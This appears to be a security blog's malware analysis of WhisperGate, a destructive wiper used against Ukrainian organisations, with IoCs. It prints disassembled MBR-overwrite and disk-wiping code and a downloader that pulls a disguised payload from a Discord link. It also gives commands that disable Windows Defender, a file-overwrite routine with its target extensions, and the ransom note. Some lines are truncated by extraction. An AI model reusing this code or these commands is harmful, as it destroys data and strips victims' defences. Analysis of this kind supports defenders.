Published in S2W BLOG

S2W Follow
Jan 18 · 5 min read · Listen

Analysis of Destructive Malware (WhisperGate) targeting Ukraine

BLKSMTH | S2W TALON

Photo by Kristina Flour on Unsplash

Executive Summary

- 2022–01–15, MSTIC (Microsoft Threat Intelligence Center) identified and unveiled a cyberattack targeting Ukrainian organizations with "**WhisperGate**" overwrites Master Boot Record(MBR) and files.


An actor who conducted this attack tracked as **DEV-0586** and has not yet been attributed to existing groups

- The flow consisting of a total of three stage

```
Stage1: Overwrites the MBR and destroy

Stage2: Downloads Stage3 through the

Stage3: Executes file wiper & AdvancedRun.exe after decoding resources
```



Flow chart

- The malware sets used in this attack not only overwrites the MBR and create a ransom note but also overwrites files without any backups, so it seems that the purpose is data destruction, not financial gain.
- As additional samples such as Stage3 are being shared among analysts on Twitter in addition to the two samples currently released by MSTIC, the IoC, and analysis reports will be continuously updated.

- Creation Time: 2022–01–10 10:37:18
- First Submission: 2022–01–16 20:30:19
- File Type: Win32 EXE

Stage1 directly accesses the MBR(Master Boot Record) and overwrites with the 0x200 size data that is hard-coded inside. After that, when the PC is rebooted, the overwritten code is executed, and the code traverses all drives on the disk and overwrites it with specific data at intervals of 199 LBAs.

```
v4 = alloca(8236);
v5 = alloca(8236);
sub_401990();
qmemcpy(v8, &loc_404020, 0x2000u);                // hardcoded wiper code
v6 = CreateFileW(L"\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
WriteFile(v6, v8, 0x200u, 0, 0);                  // 0x200byte
CloseHandle(v6);
return 0;
```

Overwrites MBR

The overwritten code reads the ransom note string inside the MBR and sets it to appear on the display.

```
seg000:0000 seg000          segment byte public 'CODE' use16
seg000:0000                 assume cs:seg000
seg000:0000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:0000                 jmp     short $+2
seg000:0002 ; ---------------------------------------------------------------------------
seg000:0002
seg000:0002 loc_2:                                  ; CODE XREF: seg000:0000↑j
seg000:0002                 mov     ax, cs
seg000:0004                 mov     ds, ax
seg000:0006                 mov     si, 7C88h       ; 0x7C88 = ransom note offset
seg000:0009                 call    $+3
seg000:000C                 push    ax
seg000:000D                 cld
seg000:000E
seg000:000E loc_E:                                  ; CODE XREF: seg000:0018↓j
seg000:000E                 mov     al, [si]        ; al = ransom note offset
seg000:0010                 cmp     al, 0
seg000:0012                 jz      short loc_1A
seg000:0014                 call    Write_to_display_sub_1C ; each character
seg000:0017                 inc     si
seg000:0018                 jmp     short loc_E     ; al = ransom note offset
seg000:001A ; ---------------------------------------------------------------------------
seg000:001A
seg000:001A loc_1A:                                 ; CODE XREF: seg000:0012↑j
seg000:001A                 jmp     short loc_21
seg000:001C
seg000:001C ; =============== S U B R O U T I N E =======================================
seg000:001C
seg000:001C
seg000:001C Write_to_display_sub_1C proc near       ; CODE XREF: seg000:0014↑p
seg000:001C                 mov     ah, 0Eh
seg000:001E                 int     10h             ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
```

After that, it traverses from the C drive and att
data as Extended Write mode.

```
seg000:0025                 mov     ds:7C78h, ax
seg000:0028                 mov     dword ptr ds:7C76h, 7C82h ; Copy ransom
seg000:0031                 mov     ah, 43h ; 'C'    ; 0x43 (EXTENDED WRITE)
seg000:0033                 mov     al, 0
seg000:0035                 mov     dl, ds:7C87h     ; Drive index offset
seg000:0039                 add     dl, 80h          ; Drive index (0x80 - C
seg000:003C                 mov     si, 7C72h        ; offset to DAP(Disk Ad
seg000:003F
seg000:003F loc_3F:                                  ; DATA XREF: Write_to_di
seg000:003F                                          ; sub_21C+2↓r
seg000:003F                 int     13h              ; DISK - IBM/MS Extension - EXTENDED WRITE (DL - drive, AL - verify flag, DS:SI - disk address packet)
seg000:0041                 jb      short loc_45     ; fail
seg000:0043                 jnb     short loc_5D     ; next target LBA(Logical Block Addressing)
seg000:0045
seg000:0045 loc_45:                                  ; CODE XREF: seg000:0041↑j
seg000:0045                 inc     byte ptr ds:7C87h ; drive offset += 1
seg000:0049
seg000:0049 loc_49:                                  ; DATA XREF: seg000:loc_3F↑r
seg000:0049                                          ; seg000:023F↓r
seg000:0049                 mov     dword ptr ds:7C7Ah, 1 ; lower 32-bits of 48-bit starting LBA
seg000:0052                 mov     dword ptr ds:7C7Eh, 0 ; upper 16-bits of 48-bit starting LBA
seg000:005B                 jmp     short loc_21
seg000:005D ; ---------------------------------------------------------------------------
seg000:005D
seg000:005D loc_5D:                                  ; CODE XREF: seg000:0043↑j
seg000:005D                 add     dword ptr ds:7C7Ah, 199 ; + 199 (lower 32-bits of 48-bit starting LBA)
seg000:0066                 adc     dword ptr ds:7C7Eh, 0 ; upper 16-bits of 48-bit starting LBA
seg000:006F                 clc
seg000:0070                 jmp     short loc_21
seg000:0070 ; ---------------------------------------------------------------------------
seg000:0072                 db  10h
seg000:0073                 db    0
seg000:0074                 dw 1                     ;  2  2   number of sectors to transfer (max 127 on some BIOSes)
seg000:0076                 dw 0                     ; 16bit offset
seg000:0078                 dw 0                     ; 16bit segment
seg000:007A                 dd 1                     ;  8  4   lower 32-bits of 48-bit starting LBA
seg000:007E                 dd 0                     ; 12  4   upper 16-bits of 48-bit starting LBA
seg000:0082 aAaaaa          db 'AAAAA'
seg000:0087                 db    0                  ; cnt
seg000:0088 aYourHardDriveH db 'Your hard drive has been corrupted.',0Dh,0Ah
seg000:0088                 db 'In case you want to recover all hard drives',0Dh,0Ah
seg000:0088                 db 'of your organization,',0Dh,0Ah
seg000:0088                 db 'You should pay us  $10k via bitcoin wallet',0Dh,0Ah
seg000:0088                 db '1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via',0Dh,0Ah
seg000:0088                 db 'tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
seg000:0088                 db '054C057ECED5496F65',0Dh,0Ah
seg000:0088                 db 'with your organization name.',0Dh,0Ah
seg000:0088                 db 'We will contact you to give further instructions.',0
seg000:01FB                 db    0
seg000:01FC                 db    0
seg000:01FD                 db    0
seg000:01FE                 dw 0AA55h
seg000:0200 ; ---------------------------------------------------------------------------
```

Drives wiper code

Disk Address Packet(DAP) structure initialized when malicious code writes to disk

- (0x7C72) (offset 0 size 1) : size of packet (16 bytes)
- (0x7C73) (offset 1 size 1) : Reserved (always 0)
- (0x7C74) (offset 2 size 2) : number of sectors to transfer
- (0x7C76) (offset 4 size 4) : transfer buffer (segment:offset)
- (0x7C7A) (offset 8 size 4) : lower 32-bits of 48-bit starting LBA
- (0x7C7E) (offset 12 size 4) : upper 16-bits of 48-bit starting LBA

Write starts from LBA#1 of disk

- When disk access is successful, LBA is increased by 0xC7 (199) and written

Overwritten drives

Stage2

- SHA256: dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
- Creation Time: 2022–01–10 14:39:54
- First Submission: 2022–01–16 20:31:26
- File Type: Win32 EXE

Stage2 does not perform malicious actions for 20 seconds to bypass the AV (Anti Virus). To do this, run the following command twice.

> *Command: powershell -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwAA== —> Start-Sleep -s 10*

Then, it downloads an additional file disguised as a JPG extension from the discord link. The downloaded file is reversed and takes the form of PE, and executes “Ylfwdwgmpilzyaph” method in the file in the memory.

```
{
    "https://cdn.discordapp.com/attachments/928503440139771
});
IL_9F:
bool flag = array.Length > 1;
IL_A8:
if (!flag)
{
    goto IL_B8;
}
IL_AC:
Facade.Array.Reverse(array, 0, array.Length);
```

Stage3 payload downloaded via Discord link

- URL: https[:]//cdn.discordapp[.]com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg


Stage3 (Tbopbh.jpg)

- **SHA256 :** 923eb77b3c9e11d6c56052318c119c1a22d11ab71675e6b95d05eeb73d1accd6

Tbopbh.jpg (Reversed)


- **SHA256 :** 9ef7dbd3da51332a78eff19146d21c82957821e464e8133e9594a07d716d892d
- **Creation Time:** 2022–01–10 14:39:31
- **First Submission:** 2022–01–16 21:29:58
- **File Type:** Win32 DLL

The downloaded Stage3 is written in C# as in Stage2, and an obfuscation tool called **Eazfuscator** is detected by exeinfoPE.



Detected Eazfuscator

There are 3 resources inside Stage3, and except for the resource "**78c855a088924e92a7f60d661c3d1845**", the use of the remaining 2 resources has not yet been confirmed, and the contents will be updated later.



3 resources inside Stage3


Stage3 loads "78c855a088924e92a7f60d661c3d1845" resource inside and performs decoding by XOR operation.

```
    byte[] u = Convert.FromBase64String(s);
    ₩u0003₩u2005₩u2000.₩u0002(u);
    ₩u000E₩u2004₩u2000.₩u0005 u2 = new ₩u0
    int num = ₩u0002.Length;
    byte b = 0;
    byte b2 = 121;
    byte[] array = new byte[]
    {
        148,
        68,
        208,
        52,
        241,
        93,
        195,
        220
    };
    for (int num2 = 0; num2 != num; num2++)
    {
        if (b == 0)
        {
            b2 = u2.₩u0002();
        }
        b += 1;
        if (b == 32)
        {
            b = 0;
        }
        int num3 = num2;
        ₩u0002[num3] ^= (b2 ^ array[num2 >> 2 & 3] ^ array[(int)(b & 3)]);
    }
    return ₩u0002;
}
```

XOR decoding code

Next, the decoded data is a DLL file and contains two additional resources. The two resources “AdvancedRun” and “Waqybg”, are extracted by Stage3, and decompressed with GZIP.

- AdvancedRun (GZIP Decompressed)
- Waqybg (Reversed and GZIP Decompressed)



2 resources in the decoded resource

1. **AdvancedRun:** Stop Windows Defender service

- Execute “%Temp%Nmddfrqqrbyjeygggda.vbs” to specify “C:\” as the exception folder

> *Command: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” Set-MpPreference -ExclusionPath ‘C:\’*

- Stop Windows Defender service through AdvancedRun.exe and delete “C:\ProgramData\Microsoft\Windows Defender” directory

> *Command: “C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe” /EXEFilename “C:\Windows\System32\sc.exe” /WindowState 0 /CommandLine “stop WinDefend” /StartDirectory “” /RunAs 8 /Run*
>
> *Command: “C:\Users\Administrator\AppData\Local\Temp\AdvancedRun.exe” /EXEFilename “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” /WindowState 0 /CommandLine “rmdir ‘C:\ProgramData\Microsoft\Windows Defender’ -Recurse” /StartDirectory “” /RunAs 8 /Run*

2. **Waqybg:** Overwrites target files

- Overwrites the 0x100000(1MB) of the file with 0xCC
- Extension: Random number

```
swprintf(v2, (const size_t)"%", (const
Stream = wfopen(FileName, L"wb");
v5 = malloc(0x100000u);
memset(v5, 204, 0x100000u);
fwrite(v5, 1u, 0x100000u, Stream);
fclose(Stream);
wrename(FileName, v2);
free(v2);
free(v5);
```


Overwrites files

- Target file extensions (106)

```
.HTML .HTM .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4 .PHP3 .DOC .DOCX
.XLS .XLSX .PPT .PPTX .PST .MSG .EML .TXT .CSV .RTF .WKS .WK1 .PDF .DWG
.JPEG .JPG .DOCM .DOT .DOTM .XLSM .XLSB .XLW .XLT .XLM .XLC .XLTX .XLTM
.PPTM .POT .PPS .PPSM .PPSX .HWP .SXI .STI .SLDX .SLDM .BMP .PNG .GIF .RAW
.TIF .TIFF .PSD .SVG .CLASS .JAR .SCH .VBS .BAT .CMD .ASM .PAS .CPP .SXM
.STD .SXD .ODP .WB2 .SLK .DIF .STC .SXC .ODS .3DM .MAX .3DS .STW .SXW .ODT
.PEM .P12 .CSR .CRT .KEY .PFX .DER .OGG .JAVA .INC .INI .PPK .LOG .VDI .VMDK
.VHD .MDF .MYI .MYD .FRM .SAV .ODB .DBF .MDB .ACCDB .SQL .SQLITEDB .SQLITE3
.LDF .ARC .BAK .TAR .TGZ .RAR .ZIP .BACKUP .ISO .CONFIG
```

- Executes ping command and delete itself

> *cmd.exe /min /C ping 111.111.111.111 -n 5 -w 10 > Nul & Del /f /q \"[Filepath]\"*

Appendix

Ransom Note

```
Your hard drive has been corrupted.
In case you want to recover all hard drives
of your organization,
You should pay us $10k via bitcoin wallet
1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via
tox ID
8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23054C057ECED5496F65
with your organization name.
We will contact you to give further instructions.
```

Related IoCs

- a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92 (Stage1)

- 9ef7dbd3da51332a78eff19146d21c82957821
  Tbopbh.jpg)
- 35FEEFE6BD2B982CB1A5D4C1D094E8665
  (Decoded Resource “78c855a088924e92a7f
- 29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B(Advanced Run.exe)
- DB5A204A34969F60FE4A653F51D64EEE024DBF018EDEA334E8B3DF780EDA846F (Nmddfrqqrbyjeygggda.vbs)
- 34CA75A8C190F20B8A7596AFEB255F2228CB2467BD210B2637965B61AC7EA907 (File Wiper)
- URL: https[:]//cdn.discordapp[.]com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg

Reference

- https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/

CYBER THREAT INTELLIGENCE DIVISION
TALON

- Homepage: https://s2w.inc/
- Facebook: https://www.facebook.com/S2WLAB/
- Twitter: https://twitter.com/S2W_Official

Your email

Subscribe

By signing up, you will create a Medium account if you don't already have on

Sign in to Medium with Google

seasea
sisiwang27@gmail.com

Sisi Wang
sisiwang69@gmail.com

About Help Terms Privacy

Get the Medium app

Download on the App Store

GET IT ON Google Play